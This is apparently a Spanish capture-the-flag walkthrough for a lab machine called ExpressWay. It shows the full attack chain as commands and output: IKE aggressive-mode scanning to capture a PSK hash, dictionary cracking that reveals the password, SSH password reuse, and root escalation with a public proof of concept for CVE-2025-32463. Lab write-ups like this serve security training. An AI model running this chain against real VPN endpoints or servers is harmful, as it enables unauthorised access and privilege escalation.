

S9.1 ExpressWay



- IKE
- PSK-crack
- PSWD Reuse
- CVE-2025-32463

Enumeración Inicial

```
sudo nmap -p- --open -sSV -Pn 10.10.11.87
```




Externamente no hay puertos TCP abiertos aparte de 22 (SSH). Así que naturalmente realizamos un barrido UDP.

Aquí hay un ejemplo de invocación de udpx:

```
git clone https://github.com/nullt3r/udpx.git
cd udpx
go build ./cmd/udpx
sudo mv udpx /usr/local/bin/udpx
udpx -t 10.10.11.87 -c 128 -w 1000
```

Con `udpx` encontramos algo interesante en el puerto 500(IKE).



El puerto UDP 500 suele asignarse a ISAKMP / IKE (VPN IPsec). Conclusiones:

- Este host es un punto final VPN IPsec (IKEv1 o IKEv2).
- El respondedor puede divulgar cadenas de proveedor/versión, valores de identidad, propuestas criptográficas compatibles y, en el modo agresivo IKEv1, incluso nombres de usuario.
- Una configuración incorrecta (PSK débiles, modo agresivo expuesto o certificados malformados) representa un vector de entrada procesable o una superficie de fuga de información.

> **Note**
>
> IKE (Internet Key Exchange) coordina las asociaciones criptográficas utilizadas por IPsec. En términos sencillos: IKE es el protocolo de enlace que permite a dos extremos negociar claves, algoritmos e identidades para que puedan establecer túneles cifrados (ESP/AH).

Para obtener huellas digitales y mapear **IKE**, podemos utilizar `ike-scan`. Este programa crea paquetes IKE, obtiene respuestas de proveedores/identidades/propuestas y obtiene huellas digitales del responder.

- Prueba inicial.

```
❯ sudo ike-scan expressway.htb
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Main Mode Handshake returned HDR=(CKY-R=ac5ca3d1b6989921) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.048 seconds (20.66 hosts/sec).  1 returned handshake; 0 returned notify
```

- Modo Agresivo.
  Forzar suele filtrar datos sobre identidades útil para ataques sobre `PSK`.

```
❯ sudo ike-scan -A expressway.htb
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=38b81069b6a18457) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.048 seconds (20.91 hosts/sec).  1 returned handshake; 0 returned notify
```

- Adquisición
  Producir los parámetros de grietas PSK con -P(escribe PSK de modo agresivo para crackear localmente a través del ataque psk-crack):

```
sudo ike-scan -A expressway.htb --id=ike@expressway.htb -Pike.psk
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=455621002731ad73) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.049 seconds (20.49 hosts/sec).  1 returned handshake; 0 returned notify
❯ tail ike.psk
240c43645ead8e3922d05f4f744b82e716e2c1d3681a85889465ab85147c2fad216db333b146f4b1d47fcd12c654d29d78e7734e7d1b5084bfbbf7e43c691672593d3b4a6da016b92aa9e17242fe
869681bdd78388bd788a1f52f92a7514e59ba6e406bdd18ed7731b2eadc0b8fb173d4e76b4e525a1fa852e2247159d0c1a90:acc17d7b3adb3782be971c567fef4ce21c9ff0df24c175a9a341829
12f3047715118bb9b1f4d696b8a57caff2312a4af57a9591f4372a8cac975389e25acf20a61ff0927f6a419986a94043f9f692d066a96fc12abd65c95e0ed9b86ca1a9ad7f632d5469e8e8150a30
1c445986e8a45db5a42561feeffffb190bdd6a1dc4962:455621002731ad73:c3cf88cbd8d79021:000000010000000100000098010100040300002401010000800100058002000280030001800 4
0002800b0001000c000400007080030000240201000800100058002000180030001800400028 00b0001000c000400007080030000240301000800100018002000280030001800400028 00b0001
000c000400007080000000240401000800100018002000180030001800400028 00b0001000c000400007080:03000000696b65406578707265737377617 92e687462:50808d7187e5fb1fc1285b
1af7201c96633466f3:2c94c538753add40ec5b94439286baa71dafae32801cb784635bc78fa1063603:9e8266406565f6c492c001b10c0aa2be8af5f88d
```

Una vez conseguido el hash de autenticación, procedemos a crackearlo localmente:

```
psk-crack -d /usr/share/wordlists/rockyou.txt ike.psk
```

```
❯ psk-crack -d /usr/share/wordlists/rockyou.txt ike.psk
Starting psk-crack [ike-scan 1.9.6] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "freakingrockstarontheroad" matches SHA1 hash 9e8266406565f6c492c001b10c0aa2be8af5f88d
Ending psk-crack: 8045040 iterations in 5.566 seconds (1445357.15 iterations/sec)
```

Adquirimos la contraseña `freakingrockstarontheroad` del usuario `ike` para probar su reutilización por `SSH` y conseguir el acceso.

Acceso

Conseguimos acceder por `SSH`, mediante la utilización de la contraseña conseguida.

```
❯ ssh ike@expressway.htb
The authenticity of host 'expressway.htb (10.10.11.87)' can't be established.
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdlLrfxRM8g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'expressway.htb' (ED25519) to the list of known hosts.
ike@expressway.htb's password:
Last login: Thu Sep 25 09:31:40 BST 2025 on pts/3
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 25 10:01:07 2025 from 10.10.16.140
ike@expressway:~$
```

Encontrando así la `user.txt`:

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
Last login: Thu Sep 25 10:01:07 2025 from 10.10.16.140
ike@expressway:~$ ls
test.sh  user.txt
ike@expressway:~$ cat user.txt
1042159 1657a14fb47edf990baf45c1b
ike@expressway:~$
```

Movimiento lateral y escalada

Encontramos que la versión de `sudo` es vulnerable a `CVE-2025-32463`


```
ike@expressway:~$ sudo -V
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
ike@expressway:~$
```

Existe una PoC del CVE, que nos descargamos y subi,os a la máquina remota usando `SCP`:

```
git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git && cd CVE-2025-32463_chwoot
scp sudo-chwoot.sh ike@expressway.htb:/dev/shm
```

```
❯ git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git && cd CVE-2025-32463_chwoot
scp sudo-chwoot.sh ike@expressway.htb:/dev/shm
Clonando en 'CVE-2025-32463_chwoot'...
remote: Enumerating objects: 38, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 38 (delta 20), reused 12 (delta 4), pack-reused 0 (from 0)
Recibiendo objetos: 100% (38/38), 11.43 KiB | 365.00 KiB/s, listo.
Resolviendo deltas: 100% (20/20), listo.
ike@expressway.htb's password:
sudo-chwoot.sh
```

Ejecutamos el script, y nos concede directamente una shell como root consiguiendo así el `root.txt`:

```
ike@expressway:~$ bash /dev/shm/sudo-chwoot.sh
woot!
root@expressway:/# id
uid=0(root) gid=0(root) groups=0(root),13(proxy),1001(ike)
root@expressway:/# cat /root/root.txt
ab5a5a660ea046da87fe8eaa0bdcaa93
root@expressway:/#
```

HAPPY HACKING